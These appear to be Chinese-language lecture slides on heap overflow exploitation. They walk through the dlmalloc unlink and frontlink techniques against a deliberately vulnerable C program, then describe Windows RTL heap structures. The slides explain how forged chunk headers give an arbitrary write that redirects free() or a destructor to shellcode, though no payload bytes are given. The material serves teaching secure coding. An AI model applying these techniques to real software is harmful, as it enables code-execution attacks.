
```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

为了判断第二块内存是否处于空闲状态，**free ()**会检查第3块的**PREV_INUSE**标志位



dlmalloc


使用块大小来查找
下一个块的开始位置






dllmalloc

First Chunk



Second Chunk



unlink技术中使用的恶意参数



dlmalloc

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

参数会覆写第二块内存中表示上一块内存大小的域、块大小值以及前向指针和后向指针，从而也就修改了free()操作的行为



dlmalloc

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

第二块内存的大小域的值被修改为-4，因此，当free()需要确定第三块内存的位置时，也就是说，将第二块内存的起始位置加上其大小时，会导致将其起始位置减4



dlmalloc

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

Doug Lea的malloc此时会错误地认为下一连续内存块自第二块内存前面4字节起



dlmalloc

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

这个恶意参数也会使dlmalloc所找到的PREV_INUSE标志位为空，从而dlmalloc误以为第二块内存是未分配的，导致free()调用unlink()宏来合并这两块内存



dldmalloc

even int	
-4	0
fd = FUNCTION_POINTER - 12	
bk = CODE_ADDRESS	
remaining space	
Size of chunk	

Unlink()的第一行， **FD=P -> fd**， 将P->fd的值（该值已经由**恶意参数提供**）赋给FD



dlmalloc

even int	
-4	0
fd = FUNCTION_POINTER - 12	
bk = CODE_ADDRESS	
remaining space	
Size of chunk	

unlink ()宏的第二行, **BK=P->bk** , 将P->bk的内容赋给BK , 此时P -> bk的内容同样由**恶意参数提供**



dldmalloc

even int	
-4	0
fd = FUNCTION_POINTER - 12	
bk = CODE_ADDRESS	
remaining space	
Size of chunk	

unlink ()宏的第3行， FD-> bk= BK ，
则将FD+12地址（结构中bk域的偏移量）处的内容改写为BK



dlmalloc

● **unlink()宏将攻击者提供的4个字节的数据写到同样是由攻击者指定的4个字节的地址处**

- ➔ 一旦攻击者可以在任意地址处写入4字节数据，利用该漏洞程序本身的权限执行任意代码就变得简单多了
 - 攻击者可能会提供栈中指令指针的地址，然后利用**unlink()**宏将该地址覆写为恶意代码的地址
 - 将漏洞程序调用的函数的地址替换为恶意代码的地址
 - 攻击者可以检查程序的可执行映像，找到**free()**函数的调用跳槽（**jump slot**）地址
 - **address-12**处的值包含在恶意参数中，因此**unlink()**宏会将**free()**库函数调用地址覆写为**shellcode**的地址
 - 每当程序调用**free()**时都会转而执行**shellcode**

后向指针修改为目标地址
前向指针修改为目标数据



dlmalloc

- 对堆缓冲区溢出的利用并不是特别困难的事情
 - ➔ 该利用方式最困难之处在于精确地确定第一块内存的大小，以便计算出需要覆写的第二块内存的地址
 - ➔ 攻击者可以从dlmalloc中复制request2size(req, nb)宏的代码到其利用代码中，然后使用这个宏计算出块的大小



●Frontlink 技术

- ➔ 和unlink相比较， frontlink技术更难以应用但也很危险
- ➔ Equally dangerous
 - 当一块内存被释放时，它必须被正确地链接进双链表中
 - 在dlmalloc的某些版本中，此项操作是由frontlink ()代码段完成的
 - 我们的目标
 - 在攻击者指定的地址写入攻击者指定的数据



dlmalloc

●Frontlink 技术

→攻击者:

- 攻击者指定一个内存块的地址而不是shellcode的地址
- 攻击者在这个内存块的起始4个字节中放入可执行代码

→通过往上一内存块的最后4个字节中写入指令实现的



dlmalloc

Frontlink 技术: frontlink 代码片段

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
    BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P
```



```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc !=3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

将argv[2]复制到first块



dldmalloc

- 攻击者提供恶意实参

- ➔ 包含一段shellcode

- 该shellcode的最后4个字节就是跳转到shellcode其他部分的跳转指令
- 并且这4个字节是first块的最后4个字节

- ➔ 为了确保该条件能够满足，被攻击的内存块必须是8的整数倍减去4个字节长



```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc !=3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

当fifth内存块被释放时，
它被放入一个筐中



```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc !=3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

其直接前驱内存块**fourth**被精心设计的数据所填满（**argv[1]**），因此这里就发生了**溢出**

并且**fifth**的前向指针指向了一个**假的内存块**



-- --



```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc !=3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

这个假的内存块的后向指针的位置包含有一个函数指针的地址（地址减8）

一个合适的函数指针是存储于程序.dtors区中的第一个析构函数的地址



-- --

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc !=3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

攻击者可以通过检查可执行映像而获得这个地址



-- --

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc !=3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

当**second**块被释放时，程序使**frontlink()**代码段将其插入到与**fifth**块相同的筐中



dlmalloc

Frontlink 技术: frontlink 代码片段

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
    BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P
```

second 比 fifth 内存块小

frontlink() 代码段中的 while 循环得以执行



dlmalloc

Frontlink 技术: frontlink 代码片段

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
    BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P
```

fifth块的前向指针被存储到FD中



dldmalloc

Frontlink 技术: frontlink 代码片段

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)
           FD = FD->fd;
    }
    BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P
```

假内存块的后向指针存储到变量BK中

现在BK包含有函数指针的地址（指针值减8）
函数指针被second块的地址所覆写



dlmalloc

Frontlink 技术: frontlink 代码片段

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
    BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P
```

现在**BK**包含有函数指针的地址
(指针值减8)

函数指针被**second**块的地址所
覆写




-- --

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc != 3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

对return(0)的调用，本来应该导致程序的析构函数被调用，而现在实际调用的却是shellcode



RTL 堆



● Win32 内存管理API



- Windows 内存管理

- ➔ 虚拟内存API

- 32位地址
- 4KB页
- 用户地址空间分区域
 - 保护方式、类型以及每页的基分配方式

- ➔ 堆内存API

- 允许用户建立多个动态堆
- 每一个进程都有一个默认堆



RTL 堆

- Windows 内存管理

- ➔ 局部内存API和全局内存API

- 需要向后兼容Windows 3.1

- ➔ CRT内存函数

- C 运行时

- ➔ 内存映射文件API

- 内存映射文件允许一个应用程序将其虚拟地址空间直接映射到磁盘上的一个文件



RTL 堆

- RTL – Run Time Library
- 使用虚拟内存API
- 实现了更高级的局部、全局和CRT内存函数



RTL 堆

- 内存管理API的错误使用可能导致软件漏洞
- 需要理解的RTL 数据结构:
 - 进程环境块
 - 空闲链表、look-aside链表
 - 内存块的结构



RTL 堆


● 进程环境块

- PEB维护有每一个进程的全局变量
- PEB被每一个进程的线程环境块（thread environment block, TEB）所引用
- TEB 则被fs寄存器所引用
- Windows OS < XP SP2:
 - PEB 在 0x7FFDF000.
- PEB给出堆数据结构的信息:
 - 堆的最大数量
 - 堆的实际数量
 - 默认堆的位置
 - 一个指向包含所有堆位置的数组的指针



RTL 堆

PEB (0x7FFDF000)





●空闲链表

→ 有128个双向链表的数组

➤ 位于堆起始（也就是调用HeapCreate（）返回的地址）
偏移0x178处

→ 这个链表被RtlHeap用来跟踪空闲内存块

→ Freelist[]是一个LIST_ENTRY结构的数组



➤ 每一个LIST_ENTRY表示一个双链表的头部

– LIST_ENTRY结构定义于winnt .b中

– 由一个前向链接（ flink ）和一个后向链接（ blink ）组成





RTL 堆



● 空闲链表举例



RTL 堆





块大小等于表格行索引乘以8个字节 (Freelist[0]除外)

- 链表中的空闲块从最小到最大排序
- 该数据结构所代表的堆包含有8个空闲块
- 其中有2个空闲块是16字节长，由存储于Freelist[2]中的链表维护
- 另外的两个48字节长的空闲块由Freelist[6]所维护



RTL 堆



- 块大小与空闲链表在数组中的位置之间的关系均得到了维护
- 最后的4个空闲块大小分别为1400 、2000 、2000和2408字节，它们都比1024大，因此都由Freelist[0]维护，并且按大小升序排列
- 当创建一个新堆时，空闲链表被初始化为空
- 当链表为空时，前向和后向链接都指向链表头



RTL 堆

- 页中未作为第一个内存块的一部分而分配出去的内存，以及那些没有被用作堆控制结构的内存，就被加入空闲列表
- 对于较小的分配（指的是小于1472字节），大于1024的被加入到Freelist[0]中
- 假设空间足够的话， 后续的分配都从这个空闲块中进行




RTL 堆

- 后备缓存链表
 - 在堆分配时创建
 - 用于加速对小块内存（这里指的是小于1016字节）的分配操作
 - 后备缓存链表一开始被初始化为空链表，然后随着内存被释放而增长
 - 后备缓存链表会先于空闲链表被检查

Look-aside list N

Free chunk

Free chunk





RTL 堆

- 后备缓存链表中的空闲块的数量会被自动调整
 - 根据特定大小内存块的分配频率
- 一个特定大小的内存被分配得越频繁，在相应链表中存储该大小的内存块的数量就越多
- 对后备缓存链表的使用使得小块内存的分配速度加快

